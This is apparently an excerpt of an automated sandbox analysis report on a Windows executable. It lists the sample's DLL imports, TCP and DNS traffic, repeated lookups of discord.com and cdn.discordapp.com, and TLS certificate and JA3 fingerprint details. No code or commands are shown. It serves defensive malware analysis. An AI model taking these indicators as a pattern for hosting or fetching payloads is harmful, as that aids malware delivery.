kernel32.dll	lstrcpyA, lstrcmpiA, WriteFile, WaitForSingleObject, VirtualQuery, VirtualProtect, VirtualAlloc, Sleep, SizeofResource, SetThreadLocale, SetFilePointer, SetEvent, SetErrorMode, SetEndOfFile, ResetEvent, ReadFile, MultiByteToWideChar, MulDiv, LockResource, LoadResource, LoadLibraryA, LeaveCriticalSection, InitializeCriticalSection, GlobalUnlock, GlobalReAlloc, GlobalHandle, GlobalLock, GlobalFree, GlobalFindAtomA, GlobalDeleteAtom, GlobalAlloc, GlobalAddAtomA, GetVersionExA, GetVersion, GetTickCount, GetThreadLocale, GetSystemInfo, GetStringTypeExA, GetStdHandle, GetProcAddress, GetModuleHandleA, GetModuleFileNameA, GetLocaleInfoA, GetLocalTime, GetLastError, GetFullPathNameA, GetDiskFreeSpaceA, GetDateFormatA, GetCurrentThreadId, GetCurrentProcessId, GetCPInfo, GetACP, FreeResource, InterlockedExchange, FreeLibrary, FormatMessageA, FindResourceA, EnumCalendarInfoA, EnterCriticalSection, DeleteCriticalSection, CreateThread, CreateFileA, CreateEventA, CompareStringA, CloseHandle
version.dll	VerQueryValueA, GetFileVersionInfoSizeA, GetFileVersionInfoA

DLL	Import
gdi32.dll	UnrealizeObject, StretchBlt, SetWindowOrgEx, SetWinMetaFileBits, SetViewportOrgEx, SetTextColor, SetStretchBltMode, SetROP2, SetPixel, SetEnhMetaFileBits, SetDIBColorTable, SetBrushOrgEx, SetBkMode, SetBkColor, SelectPalette, SelectObject, SelectClipRgn, SaveDC, RestoreDC, Rectangle, RectVisible, RealizePalette, Polyline, PlayEnhMetaFile, PatBlt, MoveToEx, MaskBlt, LineTo, IntersectClipRect, GetWindowOrgEx, GetWinMetaFileBits, GetTextMetricsA, GetTextExtentPoint32A, GetSystemPaletteEntries, GetStockObject, GetROP2, GetPolyFillMode, GetPixel, GetPaletteEntries, GetObjectA, GetMapMode, GetEnhMetaFilePaletteEntries, GetEnhMetaFileHeader, GetEnhMetaFileBits, GetDeviceCaps, GetDIBits, GetDIBColorTable, GetDCOrgEx, GetCurrentPositionEx, GetClipBox, GetBrushOrgEx, GetBitmapBits, GdiFlush, ExcludeClipRect, DeleteObject, DeleteEnhMetaFile, DeleteDC, CreateSolidBrush, CreatePenIndirect, CreatePalette, CreateHalftonePalette, CreateFontIndirectA, CreateDIBitmap, CreateDIBSection, CreateCompatibleDC, CreateCompatibleBitmap, CreateBrushIndirect, CreateBitmap, CopyEnhMetaFileA, BitBlt
user32.dll	CreateWindowExA, WindowFromPoint, WinHelpA, WaitMessage, UpdateWindow, UnregisterClassA, UnhookWindowsHookEx, TranslateMessage, TranslateMDISysAccel, TrackPopupMenu, SystemParametersInfoA, ShowWindow, ShowScrollBar, ShowOwnedPopups, ShowCursor, SetWindowsHookExA, SetWindowTextA, SetWindowPos, SetWindowPlacement, SetWindowLongA, SetTimer, SetScrollRange, SetScrollPos, SetScrollInfo, SetRect, SetPropA, SetParent, SetMenuItemInfoA, SetMenu, SetForegroundWindow, SetFocus, SetCursor, SetClassLongA, SetCapture, SetActiveWindow, SendMessageA, ScrollWindow, ScreenToClient, RemovePropA, RemoveMenu, ReleaseDC, ReleaseCapture, RegisterWindowMessageA, RegisterClipboardFormatA, RegisterClassA, RedrawWindow, PtInRect, PostQuitMessage, PostMessageA, PeekMessageA, OffsetRect, OemToCharA, MessageBoxA, MapWindowPoints, MapVirtualKeyA, LoadStringA, LoadKeyboardLayoutA, LoadIconA, LoadCursorA, LoadBitmapA, KillTimer, IsZoomed, IsWindowVisible, IsWindowEnabled, IsWindow, IsRectEmpty, IsIconic, IsDialogMessageA, IsChild, InvalidateRect, IntersectRect, InsertMenuItemA, InsertMenuA, InflateRect, GetWindowThreadProcessId, GetWindowTextA, GetWindowRect, GetWindowPlacement, GetWindowLongA, GetWindowDC, GetTopWindow, GetSystemMetrics, GetSystemMenu, GetSysColorBrush, GetSysColor, GetSubMenu, GetScrollRange, GetScrollPos, GetScrollInfo, GetPropA, GetParent, GetWindow, GetMenuStringA, GetMenuState, GetMenuItemInfoA, GetMenuItemID, GetMenuItemCount, GetMenu, GetLastActivePopup, GetKeyboardState, GetKeyboardLayoutList, GetKeyboardLayout, GetKeyState, GetKeyNameTextA, GetIconInfo, GetForegroundWindow, GetFocus, GetDesktopWindow, GetDCEx, GetDC, GetCursorPos, GetCursor, GetClipboardData, GetClientRect, GetClassNameA, GetClassInfoA, GetCapture, GetActiveWindow, FrameRect, FindWindowA, FillRect, EqualRect, EnumWindows, EnumThreadWindows, EndPaint, EnableWindow, EnableScrollBar, EnableMenuItem, DrawTextA, DrawMenuBar, DrawIconEx, DrawIcon, DrawFrameControl, DrawEdge, DispatchMessageA, DestroyWindow, DestroyMenu, DestroyIcon, DestroyCursor, DeleteMenu, DefWindowProcA, DefMDIChildProcA, DefFrameProcA, CreatePopupMenu, CreateMenu, CreateIcon, ClientToScreen, CheckMenuItem, CallWindowProcA, CallNextHookEx, BeginPaint, CharNextA, CharLowerBuffA, CharLowerA, CharUpperBuffA, CharToOemA, AdjustWindowRectEx, ActivateKeyboardLayout
kernel32.dll	Sleep
oleaut32.dll	SafeArrayPtrOfIndex, SafeArrayPutElement, SafeArrayGetElement, SafeArrayUnaccessData, SafeArrayAccessData, SafeArrayGetUBound, SafeArrayGetLBound, SafeArrayCreate, VariantChangeType, VariantCopyInd, VariantCopy, VariantClear, VariantInit
ole32.dll	CoUninitialize, CoInitialize
oleaut32.dll	GetErrorInfo, SysFreeString
comctl32.dll	ImageList_SetIconSize, ImageList_GetIconSize, ImageList_Write, ImageList_Read, ImageList_GetDragImage, ImageList_DragShowNolock, ImageList_SetDragCursorImage, ImageList_DragMove, ImageList_DragLeave, ImageList_DragEnter, ImageList_EndDrag, ImageList_BeginDrag, ImageList_Remove, ImageList_DrawEx, ImageList_Draw, ImageList_GetBkColor, ImageList_SetBkColor, ImageList_ReplaceIcon, ImageList_Add, ImageList_SetImageCount, ImageList_GetImageCount, ImageList_Destroy, ImageList_Create, InitCommonControls

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 64

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:27:38.393749952 CET	49731	443	192.168.2.4	162.159.128.233
Nov 28, 2020 10:27:38.410197020 CET	443	49731	162.159.128.233	192.168.2.4
Nov 28, 2020 10:27:38.410366058 CET	49731	443	192.168.2.4	162.159.128.233
Nov 28, 2020 10:27:38.411195993 CET	49731	443	192.168.2.4	162.159.128.233
Nov 28, 2020 10:27:38.427740097 CET	443	49731	162.159.128.233	192.168.2.4
Nov 28, 2020 10:27:38.427881956 CET	49731	443	192.168.2.4	162.159.128.233
Nov 28, 2020 10:27:38.511373997 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.527805090 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.527992964 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.533566952 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.549958944 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.551420927 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.551466942 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.551489115 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.551557064 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.602339983 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.618768930 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.624269962 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.676007986 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.714512110 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.730875969 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748243093 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748271942 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748286009 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748294115 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748311043 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748321056 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748344898 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748369932 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748368025 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748388052 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748413086 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748421907 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748437881 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748456001 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748481035 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748493910 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748497963 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748518944 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748533964 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748544931 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748548985 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748567104 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748583078 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748596907 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748598099 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748616934 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748635054 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748651028 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748663902 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748668909 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748686075 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748703003 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748719931 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748723984 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748735905 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748759031 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748784065 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748786926 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748811007 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748835087 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748838902 CET	49732	443	192.168.2.4	162.159.135.233

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:27:38.748857975 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748878002 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748897076 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748919964 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748931885 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.748944998 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748967886 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.748994112 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749001980 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749021053 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749041080 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749052048 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749063015 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749083996 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749103069 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749108076 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749125957 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749146938 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749170065 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749175072 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749201059 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749224901 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749227047 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749247074 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749267101 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749281883 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749298096 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749300957 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749322891 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749344110 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749358892 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.749363899 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.749437094 CET	49732	443	192.168.2.4	162.159.135.233
Nov 28, 2020 10:27:38.765702009 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.765732050 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.765748978 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.765767097 CET	443	49732	162.159.135.233	192.168.2.4
Nov 28, 2020 10:27:38.765784025 CET	443	49732	162.159.135.233	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:27:32.105194092 CET	49257	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:32.132352114 CET	53	49257	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:33.249830008 CET	62389	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:33.276961088 CET	53	62389	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:34.431451082 CET	49910	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:34.466702938 CET	53	49910	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:35.653541088 CET	55854	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:35.680615902 CET	53	55854	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:36.803164959 CET	64549	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:36.830279112 CET	53	64549	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:37.973012924 CET	63153	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:38.000180006 CET	53	63153	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:38.349987030 CET	52991	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:38.377156019 CET	53	52991	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:38.482669115 CET	53700	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:38.509799004 CET	53	53700	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:39.898204088 CET	51726	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:39.925381899 CET	53	51726	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:41.057318926 CET	56794	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:41.095279932 CET	53	56794	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:42.109436989 CET	56534	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:42.136538982 CET	53	56534	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 28, 2020 10:27:43.149235010 CET	56627	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:43.176418066 CET	53	56627	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:44.227277040 CET	56621	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:44.254465103 CET	53	56621	8.8.8.8	192.168.2.4
Nov 28, 2020 10:27:45.288141012 CET	63116	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:27:45.315246105 CET	53	63116	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:01.659817934 CET	64078	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:01.686841011 CET	53	64078	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:11.242733002 CET	64801	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:11.279992104 CET	53	64801	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:19.475851059 CET	61721	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:19.859035969 CET	53	61721	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:25.990252972 CET	51255	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:26.017462015 CET	53	51255	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:26.737153053 CET	61522	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:26.764110088 CET	53	61522	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:27.368941069 CET	52337	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:27.406620979 CET	53	52337	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:27.743135929 CET	55046	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:27.770309925 CET	53	55046	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:28.462677002 CET	49612	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:28.489752054 CET	53	49612	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:29.264717102 CET	49285	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:29.300700903 CET	53	49285	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:30.103866100 CET	50601	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:30.130897999 CET	53	50601	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:31.089325905 CET	60875	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:31.125062943 CET	53	60875	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:31.554675102 CET	56448	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:31.598839045 CET	53	56448	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:32.459048033 CET	59172	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:32.488706112 CET	53	59172	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:32.806169987 CET	62420	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:32.841763020 CET	53	62420	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:37.820297956 CET	60579	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:37.847316027 CET	53	60579	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:37.995359898 CET	50183	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:38.022612095 CET	53	50183	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:41.341943979 CET	61531	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:41.388437033 CET	53	61531	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:46.367225885 CET	49228	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:46.394448996 CET	53	49228	8.8.8.8	192.168.2.4
Nov 28, 2020 10:28:46.575081110 CET	59794	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:28:46.603054047 CET	53	59794	8.8.8.8	192.168.2.4
Nov 28, 2020 10:29:11.508492947 CET	55916	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:29:11.535631895 CET	53	55916	8.8.8.8	192.168.2.4
Nov 28, 2020 10:29:14.363260984 CET	52752	53	192.168.2.4	8.8.8.8
Nov 28, 2020 10:29:14.390429974 CET	53	52752	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 28, 2020 10:27:38.349987030 CET	192.168.2.4	8.8.8.8	0xcfeb	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.482669115 CET	192.168.2.4	8.8.8.8	0xc6f1	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.820297956 CET	192.168.2.4	8.8.8.8	0x8216	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.995359898 CET	192.168.2.4	8.8.8.8	0x9fd6	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.367225885 CET	192.168.2.4	8.8.8.8	0x5393	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.575081110 CET	192.168.2.4	8.8.8.8	0x1248	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 28, 2020 10:27:38.377156019 CET	8.8.8.8	192.168.2.4	0xcfeb	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.377156019 CET	8.8.8.8	192.168.2.4	0xcfeb	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.377156019 CET	8.8.8.8	192.168.2.4	0xcfeb	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.377156019 CET	8.8.8.8	192.168.2.4	0xcfeb	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.377156019 CET	8.8.8.8	192.168.2.4	0xcfeb	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.509799004 CET	8.8.8.8	192.168.2.4	0xc6f1	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.509799004 CET	8.8.8.8	192.168.2.4	0xc6f1	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.509799004 CET	8.8.8.8	192.168.2.4	0xc6f1	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.509799004 CET	8.8.8.8	192.168.2.4	0xc6f1	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:27:38.509799004 CET	8.8.8.8	192.168.2.4	0xc6f1	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.847316027 CET	8.8.8.8	192.168.2.4	0x8216	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.847316027 CET	8.8.8.8	192.168.2.4	0x8216	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.847316027 CET	8.8.8.8	192.168.2.4	0x8216	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.847316027 CET	8.8.8.8	192.168.2.4	0x8216	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:37.847316027 CET	8.8.8.8	192.168.2.4	0x8216	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:38.022612095 CET	8.8.8.8	192.168.2.4	0x9fd6	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:38.022612095 CET	8.8.8.8	192.168.2.4	0x9fd6	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:38.022612095 CET	8.8.8.8	192.168.2.4	0x9fd6	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:38.022612095 CET	8.8.8.8	192.168.2.4	0x9fd6	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:38.022612095 CET	8.8.8.8	192.168.2.4	0x9fd6	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.394448996 CET	8.8.8.8	192.168.2.4	0x5393	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.394448996 CET	8.8.8.8	192.168.2.4	0x5393	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.394448996 CET	8.8.8.8	192.168.2.4	0x5393	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.394448996 CET	8.8.8.8	192.168.2.4	0x5393	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.394448996 CET	8.8.8.8	192.168.2.4	0x5393	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.603054047 CET	8.8.8.8	192.168.2.4	0x1248	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 28, 2020 10:28:46.603054047 CET	8.8.8.8	192.168.2.4	0x1248	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.603054047 CET	8.8.8.8	192.168.2.4	0x1248	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.603054047 CET	8.8.8.8	192.168.2.4	0x1248	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 28, 2020 10:28:46.603054047 CET	8.8.8.8	192.168.2.4	0x1248	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 28, 2020 10:27:38.551489115 CET	162.159.135.233	443	192.168.2.4	49732	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-5-10-11-13-35-23-65281,29-23-24,0	ce5f3254611a8c095a3d821d44539877
